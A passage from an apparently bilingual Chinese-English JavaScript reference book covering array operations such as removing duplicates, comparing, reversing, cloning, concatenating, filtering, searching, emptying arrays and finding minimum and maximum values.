area(triangle); // → 6
```

注意函数中第三个参数没有命名，因为不需要使用它。

了解更多关于解构语法的信息。

第12.8节：移除重复元素

从ES5.1开始，你可以使用原生方法`Array.prototype.filter`来遍历数组，只保留通过给定回调函数的元素。

在下面的示例中，我们的回调函数检查给定的值是否在数组中出现过。如果出现过，则说明是重复元素，不会被复制到结果数组中。

```
版本 ≥ 5.1
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // 返回 ['a', 1, 2, '1']
```

如果你的环境支持ES6，你也可以使用`Set`对象。该对象允许你存储任何类型的唯一值，无论是原始值还是对象引用：

```
版本 ≥ 6
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

第12.9节：数组比较

对于简单的数组比较，您可以使用`JSON.stringify`并比较输出的字符串：

```
JSON.stringify(array1) === JSON.stringify(array2)
```

注意：这仅在两个对象都可被`JSON`序列化且不包含循环引用时有效。它可能会抛出`TypeError`：将循环结构转换为`JSON`

您可以使用递归函数来比较数组。

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // 一个是数组另一个不是？
    return false; // 是，则不可能相同
  }
  if (! (isA1 && isA2)) { // 两者都不是数组
    return array1 === array2; // 返回严格相等
  }
  if (array1.length !== array2.length) { // 如果长度不同，则不可能相同
    return false;
  }
  // 遍历数组并进行比较
  for (i = 0; i < array1.length; i += 1) {
```

```
const triangle = [3, 4, 5];
area(triangle); // → 6
```

Notice the third argument is not named in the function because it's not needed.

Learn more about destructuring syntax.

Section 12.8: Removing duplicate elements

From ES5.1 onwards, you can use the native method `Array.prototype.filter` to loop through an array and leave only entries that pass a given callback function.

In the following example, our callback checks if the given value occurs in the array. If it does, it is a duplicate and will not be copied to the resulting array.

```
Version ≥ 5.1
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

If your environment supports ES6, you can also use the `Set` object. This object lets you store unique values of any type, whether primitive values or object references:

```
Version ≥ 6
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

Section 12.9: Array comparison

For simple array comparison you can use `JSON.stringify` and compare the output strings:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

Note: that this will only work if both objects are JSON serializable and do not contain cyclic references. It may throw `TypeError`: Converting circular structure to JSON

You can use a recursive function to compare arrays.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false; // yes then can not be the same
  }
  if (! (isA1 && isA2)) { // Are both not arrays
    return array1 === array2; // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
```

```

if (!compareArrays(array1[i], array2[i])) { // 递归比较元素
    return false;
}
}
return true; // 必须相等
}

```

警告：如果怀疑数组可能存在循环引用（数组中包含对自身的引用），使用上述函数是危险的，应该用 try catch 包裹

```

a = [0];
a[1] = a;
b = [0, a];
compareArrays(a, b); // 抛出 RangeError: 最大调用堆栈大小超出

```

注意：该函数使用严格相等运算符`==`来比较非数组项`{a: 0} === {a: 0}`
结果为`false`

第12.10节：数组反转

`.reverse` 用于反转数组中元素的顺序。

`.reverse` 的示例：

```
[1, 2, 3, 4].reverse();
```

结果为：

```
[4, 3, 2, 1]
```

注意：请注意 `.reverse(Array.prototype.reverse)` 会原地反转数组。它不会返回一个反转后的副本，而是返回同一个被反转的数组。

```

var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]

```

你也可以通过以下方式“深度”反转数组：

```

function deepReverse(arr) {
    arr.reverse().forEach(elem => {
        if(Array.isArray(elem)) {
            deepReverse(elem);
        }
    });
    return arr;
}

```

`deepReverse` 示例：

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
```

```

if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
    return false;
}
}
return true; // must be equal
}

```

WARNING: Using the above function is dangerous and should be wrapped in a `try catch` if you suspect there is a chance the array has cyclic references (a reference to an array that contains a reference to itself)

```

a = [0];
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded

```

Note: The function uses the strict equality operator `==` to compare non array items `{a: 0} === {a: 0}` is `false`

Section 12.10: Reversing arrays

`.reverse` is used to reverse the order of items inside an array.

Example for `.reverse`:

```
[1, 2, 3, 4].reverse();
```

Results in:

```
[4, 3, 2, 1]
```

Note: Please note that `.reverse(Array.prototype.reverse)` will reverse the array *in place*. Instead of returning a reversed copy, it will return the same array, reversed.

```

var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]

```

You can also reverse an array 'deeply' by:

```

function deepReverse(arr) {
    arr.reverse().forEach(elem => {
        if(Array.isArray(elem)) {
            deepReverse(elem);
        }
    });
    return arr;
}

```

Example for `deepReverse`:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
```

```
deepReverse(arr);
```

结果为：

```
arr // -> [[[c', b', a'], 3, 2, 1], 3, 2, 1]
```

第12.11节：数组的浅拷贝

有时，你需要操作一个数组，同时确保不修改原数组。数组没有 `clone` 方法，但有一个 `slice` 方法，可以让你对数组的任意部分进行浅拷贝。请注意这只会拷贝第一层。这对数字和字符串等原始类型效果很好，但对对象则不适用。

要浅拷贝一个数组（即创建一个新的数组实例，但元素相同），你可以使用以下一行代码：

```
var clone = arrayToClone.slice();
```

这会调用 JavaScript 内置的 `Array.prototype.slice` 方法。如果你给 `slice` 传递参数，可以实现更复杂的行为，只浅拷贝数组的一部分，但就我们这里的用途而言，直接调用 `slice()` 会创建整个数组的浅拷贝。

所有用于将类数组对象转换为数组的方法都适用于克隆数组：

版本 \geq 6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // 最简洁的方法
```

版本 \leq 5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

第12.12节：数组连接

两个数组

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
version >= 3
var array3 = array1.concat(array2); // 返回一个新数组
version < 6
var array3 = [...array1, ...array2]
```

生成一个新的数组：

```
[1, 2, 3, 4, 5]
```

多个数组

```
var array1 = ["a", "b"],
array2 = ["c", "d"],
array3 = ["e", "f"],
array4 = ["g", "h"];
```

```
deepReverse(arr);
```

Results in:

```
arr // -> [[[c', b', a'], 3, 2, 1], 3, 2, 1]
```

Section 12.11: Shallow cloning an array

Sometimes, you need to work with an array while ensuring you don't modify the original. Instead of a `clone` method, arrays have a `slice` method that lets you perform a shallow copy of any part of an array. Keep in mind that this only clones the first level. This works well with primitive types, like numbers and strings, but not objects.

To shallow-clone an array (i.e. have a new array instance but with the same elements), you can use the following one-liner:

```
var clone = arrayToClone.slice();
```

This calls the built-in JavaScript `Array.prototype.slice` method. If you pass arguments to `slice`, you can get more complicated behaviors that create shallow clones of only part of an array, but for our purposes just calling `slice()` will create a shallow copy of the entire array.

All method used to convert array like objects to array are applicable to clone an array:

Version \geq 6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

Version \leq 5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

Section 12.12: Concatenating Arrays

Two Arrays

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
version >= 3
var array3 = array1.concat(array2); // returns a new array
version < 6
var array3 = [...array1, ...array2]
```

Results in a new Array:

```
[1, 2, 3, 4, 5]
```

Multiple Arrays

```
var array1 = ["a", "b"],
array2 = ["c", "d"],
array3 = ["e", "f"],
array4 = ["g", "h"];
```

版本 ≥ 3

为array.concat()提供更多的数组参数

```
var arrConc = array1.concat(array2, array3, array4);
```

版本 ≥ 6

为[]提供更多参数

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

生成一个新的数组：

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

不复制第一个数组

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],  
    shortArray = [9, 10];
```

版本 ≥ 3

使用Function.prototype.apply将shortArray的元素作为参数传递给push

```
longArray.push.apply(longArray, shortArray);
```

版本 ≥ 6

使用扩展运算符将shortArray的元素作为单独的参数传递给push

```
longArray.push(...shortArray)
```

变量longArray的值现在是：

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

请注意，如果第二个数组过长（超过100,000个条目），您可能会遇到堆栈溢出错误（这是由于apply 工作）。为了安全起见，你可以改用迭代：

```
shortArray.forEach(function (elem) {  
    longArray.push(elem);  
});
```

数组和值

```
var array = ["a", "b"];
```

版本 ≥ 3

```
var arrConc = array.concat("c", "d");
```

版本 ≥ 6

```
var arrConc = [...array, "c", "d"]
```

生成一个新的数组：

```
["a", "b", "c", "d"]
```

你也可以将数组与非数组混合使用

Version ≥ 3

Provide more Array arguments to array.concat()

```
var arrConc = array1.concat(array2, array3, array4);
```

Version ≥ 6

Provide more arguments to []

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Results in a new Array:

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

Without Copying the First Array

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],  
    shortArray = [9, 10];
```

Version ≥ 3

Provide the elements of shortArray as parameters to push using Function.prototype.apply

```
longArray.push.apply(longArray, shortArray);
```

Version ≥ 6

Use the spread operator to pass the elements of shortArray as separate arguments to push

```
longArray.push(...shortArray)
```

The value of longArray is now:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Note that if the second array is too long (>100,000 entries), you may get a stack overflow error (because of how apply works). To be safe, you can iterate instead:

```
shortArray.forEach(function (elem) {  
    longArray.push(elem);  
});
```

Array and non-array values

```
var array = ["a", "b"];
```

Version ≥ 3

```
var arrConc = array.concat("c", "d");
```

Version ≥ 6

```
var arrConc = [...array, "c", "d"]
```

Results in a new Array:

```
["a", "b", "c", "d"]
```

You can also mix arrays with non-arrays

```
var arr1 = ["a", "b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

生成一个新的数组：

```
["a", "b", "c", "d", "e", "f"]
```

第12.13节：将两个数组合并为键值对

当我们有两个独立的数组并且想要从这两个数组创建键值对时，我们可以像下面这样使用数组的reduce函数：

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result = rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {});

console.log(result);
```

输出：

```
{
  日期: "2001",
  编号: "5",
  大小: "大",
  位置: "悉尼",
  年龄: "25"
}
```

第12.14节：数组展开 / 剩余

展开运算符

版本 ≥ 6

在ES6中，你可以使用展开运算符将单个元素分隔成逗号分隔的语法：

```
let arr = [1, 2, 3, ...[4, 5, 6]]; // [1, 2, 3, 4, 5, 6]

// 在ES6之前，上述操作等同于
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

展开运算符同样作用于字符串，将每个单独字符分隔成新的字符串元素。因此，使用数组函数将这些转换为整数，上面创建的数组等同于下面的数组：

```
let arr = [1, 2, 3, ..."456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

或者，使用单个字符串，可以简化为：

```
let arr = ..."123456".map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

```
var arr1 = ["a", "b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Results in a new Array:

```
["a", "b", "c", "d", "e", "f"]
```

Section 12.13: Merge two array as key value pair

When we have two separate array and we want to make key value pair from that two array, we can use array's reduce function like below:

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result = rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {});

console.log(result);
```

Output:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

Section 12.14: Array spread / rest

Spread operator

Version ≥ 6

With ES6, you can use spreads to separate individual elements into a comma-separated syntax:

```
let arr = [1, 2, 3, ...[4, 5, 6]]; // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

The spread operator also acts upon strings, separating each individual character into a new string element. Therefore, using an array function for converting these into integers, the array created above is equivalent to the one below:

```
let arr = [1, 2, 3, ..."456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Or, using a single string, this could be simplified to:

```
let arr = ..."123456".map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

如果不进行映射，则：

```
let arr = [... "123456"]; // ["1", "2", "3", "4", "5", "6"]
```

扩展运算符也可以用于将参数展开传入函数：

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];
myFunction(...args);

// 在 ES6 之前, 这相当于:
myFunction.apply(null, args);
```

剩余参数运算符

剩余参数运算符的作用与展开运算符相反，它将多个元素合并为一个元素

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest 被赋值为 [3, 4, 5, 6]
```

收集函数的参数：

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest 是 [2, 3, 4, 5, 6]
```

第12.15节：过滤值

filter()方法创建一个数组，包含所有通过作为函数提供的测试的数组元素。

版本 ≥ 5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

版本 ≥ 6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

结果是一个新数组：

```
[3, 4, 5]
```

过滤假值

版本 ≥ 5.1

```
var filtered = [0, undefined, {}, null, "", true, 5].filter(Boolean);
```

由于 Boolean 是 JavaScript 原生的函数/构造函数，接受[一个可选参数]，而 filter 方法也接受一个函数并将当前数组项作为参数传入，你可以这样理解：

1. Boolean(0) 返回 false
2. Boolean(undefined) 返回 false
3. Boolean({}) 返回 true，意味着将其推入返回的数组中
4. Boolean(null) 返回 false
5. Boolean("") 返回 false
6. Boolean(true) 返回 true，意味着将其推入返回的数组中
7. Boolean(5) 返回 true，意味着将其推入返回的数组中

If the mapping is not performed then:

```
let arr = [... "123456"]; // ["1", "2", "3", "4", "5", "6"]
```

The spread operator can also be used to spread arguments into a function:

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];
myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

Rest operator

The rest operator does the opposite of the spread operator by coalescing several elements into a single one

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Collect arguments of a function:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Section 12.15: Filtering values

The filter() method creates an array filled with all array elements that pass a test provided as a function.

Version ≥ 5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

Version ≥ 6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Results in a new array:

```
[3, 4, 5]
```

Filter falsy values

Version ≥ 5.1

```
var filtered = [0, undefined, {}, null, "", true, 5].filter(Boolean);
```

Since Boolean is a native JavaScript function/constructor that takes [one optional parameter] and the filter method also takes a function and passes it the current array item as parameter, you could read it like the following:

1. Boolean(0) returns false
2. Boolean(undefined) returns false
3. Boolean({}) returns true which means push it to the returned array
4. Boolean(null) returns false
5. Boolean("") returns false
6. Boolean(true) returns true which means push it to the returned array
7. Boolean(5) returns true which means push it to the returned array

所以整个过程的结果将是

```
[ {}, true, 5 ]
```

另一个简单的例子

这个例子利用了传递一个接受一个参数的函数的相同概念

版本 ≥ 5.1

```
function startsWithLetterA(str) {
  if(str && str[0].toLowerCase() == 'a') {
    return true
  }
  return false;
}

var str      = '由于 Boolean 是一个原生的 JavaScript 函数/构造函数，接受[一个可选参数]，而 filter 方法也接受一个函数并将当前数组项作为参数传递给它，你可以这样理解它';
var strArray = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

第12.16节：数组搜索

推荐的方法（自 ES5 起）是使用 `Array.prototype.find`：

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// 或者，更详细的写法
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

在任何版本的 JavaScript 中，也可以使用标准的 `for` 循环：

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // 我们找到了 bob
  }
}
```

findIndex

`findIndex()` 方法返回数组中满足提供的测试函数的元素的索引。否则返回 -1。

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
```

so the overall process will result

```
[ {}, true, 5 ]
```

Another simple example

This example utilises the same concept of passing a function that takes one argument

Version ≥ 5.1

```
function startsWithLetterA(str) {
  if(str && str[0].toLowerCase() == 'a') {
    return true
  }
  return false;
}

var str      = 'Since Boolean is a native javascript function/constructor that takes [one optional parameter] and the filter method also takes a function and passes it the current array item as a parameter, you could read it like the following';
var strArray = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

Section 12.16: Searching an Array

The recommended way (Since ES5) is to use `Array.prototype.find`:

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

In any version of JavaScript, a standard `for` loop can be used as well:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

The `findIndex()` method returns an index in the array, if an element in the array satisfies the provided testing function. Otherwise -1 is returned.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
```

```
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

第12.17节：将字符串转换为数组

.split() 方法将字符串拆分为子字符串数组。默认情况下，.split() 会在空格 (" ") 处拆分字符串，这等同于调用 .split(" ")。

传递给 .split() 的参数指定用于拆分字符串的字符或正则表达式。

要将字符串拆分为数组，请使用空字符串 ("") 调用 .split。重要提示：这仅在所有字符都属于Unicode低位范围字符时有效，该范围涵盖大多数英语和欧洲语言。对于需要3字节和4字节Unicode字符的语言，slice("") 会将它们分开。

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "0", "v", "e", "r", "f", "1", "o", "w"]
```

版本 ≥ 6

使用扩展运算符 (...) 将string转换为array。

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

第12.18节：从数组中移除元素

移除第一个元素

使用.shift来移除数组的第一个元素。

例如：

```
var array = [1, 2, 3, 4];
array.shift();
```

数组结果为：

```
[2, 3, 4]
```

移除最后一个元素

进一步地，.pop用于移除数组的最后一个元素。

例如：

```
var array = [1, 2, 3];
array.pop();
```

数组结果为：

```
[1, 2]
```

这两种方法都会返回被移除的元素；

拼接

```
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

Section 12.17: Convert a String to an Array

The .split() method splits a string into an array of substrings. By default .split() will break the string into substrings on spaces (" "), which is equivalent to calling .split(" ").

The parameter passed to .split() specifies the character, or the regular expression, to use for splitting the string.

To split a string into an array call .split with an empty string (""). **Important Note:** This only works if all of your characters fit in the Unicode lower range characters, which covers most English and most European languages. For languages that require 3 and 4 byte Unicode characters, slice("") will separate them.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "0", "v", "e", "r", "f", "1", "o", "w"]
```

Version ≥ 6

Using the spread operator (...), to convert a string into an array.

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Section 12.18: Removing items from an array

Shift

Use .shift to remove the first item of an array.

For example:

```
var array = [1, 2, 3, 4];
array.shift();
```

array results in:

```
[2, 3, 4]
```

Pop

Further .pop is used to remove the last item from an array.

For example:

```
var array = [1, 2, 3];
array.pop();
```

array results in:

```
[1, 2]
```

Both methods return the removed item;

Splice

使用`.splice()`从数组中删除一系列元素。`.splice()`接受两个参数，起始索引，以及一个可选的删除元素数量。如果省略第二个参数，`.splice()`将从起始索引删除数组中所有元素直到末尾。

例如：

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

留下的array包含：

```
[1, 4]
```

`array.splice()`的返回值是一个包含被删除元素的新数组。以上例子中，返回值将是：

```
[2, 3]
```

因此，省略第二个参数实际上将数组分割成两个数组，原数组在指定的索引之前结束：

```
var array = [1, 2, 3, 4];
array.splice(2);
```

...留下的array包含[1, 2]并返回[3, 4]。

删除

使用`delete`从数组中删除元素而不改变数组长度：

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

给数组的`length`赋值会将长度更改为指定值。如果新值小于数组长度，数组末尾的元素将被移除。

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

第12.19节：移除所有元素

```
var arr = [1, 2, 3, 4];
```

方法1

创建一个新数组，并用新的数组引用覆盖现有的数组引用。

```
arr = [];
```

Use `.splice()` to remove a series of elements from an array. `.splice()` accepts two parameters, the starting index, and an optional number of elements to delete. If the second parameter is left out `.splice()` will remove all elements from the starting index through the end of the array.

For example:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

leaves array containing:

```
[1, 4]
```

The return of `array.splice()` is a new array containing the removed elements. For the example above, the return would be:

```
[2, 3]
```

Thus, omitting the second parameter effectively splits the array into two arrays, with the original ending before the index specified:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

...leaves array containing [1, 2] and returns [3, 4].

Delete

Use `delete` to remove item from array without changing the length of array:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

Assigning value to `length` of array changes the length to given value. If new value is less than array length items will be removed from the end of value.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

Section 12.19: Removing all elements

```
var arr = [1, 2, 3, 4];
```

Method 1

Creates a new array and overwrites the existing array reference with a new one.

```
arr = [];
```

必须小心，因为这不会从原始数组中移除任何项。该数组可能在传递给函数时已被闭包捕获。虽然你可能不知道，但该数组将在函数的生命周期内一直保留在内存中。这是内存泄漏的常见原因。

因错误清空数组导致内存泄漏的示例：

```
var count = 0;

function addListener(arr) { // arr 被闭包捕获
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // 该函数的引用保持
    // 闭包当前状态，直到
    // 事件处于激活状态
    // 执行某些操作，但不需要 arr
  });
}

arr = ["大数据"];
var i = 100;
while (i > 0) {
  addListener(arr); // 数组被传递给函数
  arr = []; // 仅移除引用，原数组仍然存在
  arr.push("some large data"); // 分配了更多内存
  i--;
}
// 现在有100个闭包数组，每个引用不同的数组
// 没有任何单个项被删除
```

为防止内存泄漏风险，请使用以下两种方法之一清空上述示例中while循环内的数组。

方法2

设置length属性会删除从新数组长度到旧数组长度之间的所有数组元素。这是移除并取消引用数组中所有项的最有效方法。保持对原数组的引用

```
arr.length = 0;
```

方法3

类似于方法2，但返回一个包含被移除项的新数组。如果不需要这些项，该方法效率较低，因为新数组仍被创建，随后立即取消引用。

```
arr.splice(0); // 如果不想要被移除的项目，不应使用此方法
// 仅当执行以下操作时才使用此方法
var keepArr = arr.splice(0); // 清空数组并创建一个包含被移除元素的新数组
```

[相关问题](#)

第12.20节：查找最小或最大元素

如果你的数组或类数组对象是数字型，也就是说，所有元素都是数字，那么你可以使用Math.min.apply或Math.max.apply，传入null作为第一个参数，数组作为第二个参数。

```
var myArray = [1, 2, 3, 4];
Math.min.apply(null, myArray); // 1
```

Care must be taken as this does not remove any items from the original array. The array may have been closed over when passed to a function. The array will remain in memory for the life of the function though you may not be aware of this. This is a common source of memory leaks.

Example of a memory leak resulting from bad array clearing:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  arr.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

To prevent the risk of a memory leak use the one of the following 2 methods to empty the array in the above example's while loop.

Method 2

Setting the length property deletes all array element from the new array length to the old array length. It is the most efficient way to remove and dereference all items in the array. Keeps the reference to the original array

```
arr.length = 0;
```

Method 3

Similar to method 2 but returns a new array containing the removed items. If you do not need the items this method is inefficient as the new array is still created only to be immediately dereferenced.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
// removed items
```

[Related question](#)

Section 12.20: Finding the minimum or maximum element

If your array or array-like object is numeric, that is, if all its elements are numbers, then you can use Math.min.apply or Math.max.apply by passing null as the first argument, and your array as the second.

```
var myArray = [1, 2, 3, 4];
Math.min.apply(null, myArray); // 1
```

```
Math.max.apply(null, myArray); // 4
```

版本 ≥ 6

在ES6中，你可以使用...操作符展开数组，获取最小或最大元素。

```
var myArray = [1, 2, 3, 4, 99, 20];
```

```
var maxValue = Math.max(...myArray); // 99  
var minValue = Math.min(...myArray); // 1
```

以下示例使用了for循环：

```
var maxValue = myArray[0];  
for(var i = 1; i < myArray.length; i++) {  
    var currentValue = myArray[i];  
    if(currentValue > maxValue) {  
        maxValue = currentValue;  
    }  
}
```

版本 ≥ 5.1

以下示例使用Array.prototype.reduce()来查找最小值或最大值：

```
var myArray = [1, 2, 3, 4];  
  
myArray.reduce(function(a, b) {  
    return Math.min(a, b);  
}); // 1  
  
myArray.reduce(function(a, b) {  
    return Math.max(a, b);  
}); // 4
```

版本 ≥ 6

或者使用箭头函数：

```
myArray.reduce((a, b) => Math.min(a, b)); // 1  
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

版本 ≥ 5.1

为了泛化reduce版本，我们必须传入一个初始值以覆盖空列表的情况：

```
function myMax(array) {  
    return array.reduce(function(maxSoFar, element) {  
        return Math.max(maxSoFar, element);  
    }, -Infinity);  
  
myMax([3, 5]); // 5  
myMax([]); // -Infinity  
Math.max.apply(null, []); // -Infinity
```

有关如何正确使用reduce的详细信息，请参见“减少值”。

第12.21节：标准数组初始化

创建数组的方法有很多。最常见的是使用数组字面量或Array构造函数：

```
Math.max.apply(null, myArray); // 4
```

Version ≥ 6

In ES6 you can use the ... operator to spread an array and take the minimum or maximum element.

```
var myArray = [1, 2, 3, 4, 99, 20];
```

```
var maxValue = Math.max(...myArray); // 99  
var minValue = Math.min(...myArray); // 1
```

The following example uses a for loop:

```
var maxValue = myArray[0];  
for(var i = 1; i < myArray.length; i++) {  
    var currentValue = myArray[i];  
    if(currentValue > maxValue) {  
        maxValue = currentValue;  
    }  
}
```

Version ≥ 5.1

The following example uses Array.prototype.reduce() to find the minimum or maximum:

```
var myArray = [1, 2, 3, 4];  
  
myArray.reduce(function(a, b) {  
    return Math.min(a, b);  
}); // 1  
  
myArray.reduce(function(a, b) {  
    return Math.max(a, b);  
}); // 4
```

Version ≥ 6

or using arrow functions:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1  
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

Version ≥ 5.1

To generalize the reduce version we'd have to pass in an initial value to cover the empty list case:

```
function myMax(array) {  
    return array.reduce(function(maxSoFar, element) {  
        return Math.max(maxSoFar, element);  
    }, -Infinity);  
  
myMax([3, 5]); // 5  
myMax([]); // -Infinity  
Math.max.apply(null, []); // -Infinity
```

For the details on how to properly use reduce see Reducing values.

Section 12.21: Standard array initialization

There are many ways to create arrays. The most common are to use array literals, or the Array constructor:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

如果Array构造函数不带参数使用，则会创建一个空数组。

```
var arr3 = new Array();
```

结果为：

```
[]
```

请注意，如果它只使用一个参数且该参数是一个数字，则会创建一个长度为该数字且所有值均为 **undefined** 的数组：

```
var arr4 = new Array(4);
```

结果为：

```
[undefined, undefined, undefined, undefined]
```

如果单个参数是非数字，则不适用此规则：

```
var arr5 = new Array("foo");
```

结果为：

```
["foo"]
```

版本 ≥ 6

类似于数组字面量，`Array.of` 可以用来根据多个参数创建一个新的Array实例：

```
Array.of(21, "Hello", "World");
```

结果为：

```
[21, "Hello", "World"]
```

与 `Array` 构造函数不同，使用单个数字创建数组，例如 `Array.of(23)` 将创建一个新数组 `[23]`，而不是长度为 23 的数组。

创建和初始化数组的另一种方法是 `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

结果为：

```
[0, 1, 16, 81, 256]
```

第12.22节：将数组元素连接成字符串

要将数组的所有元素连接成一个字符串，可以使用 `join` 方法：

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
```

```
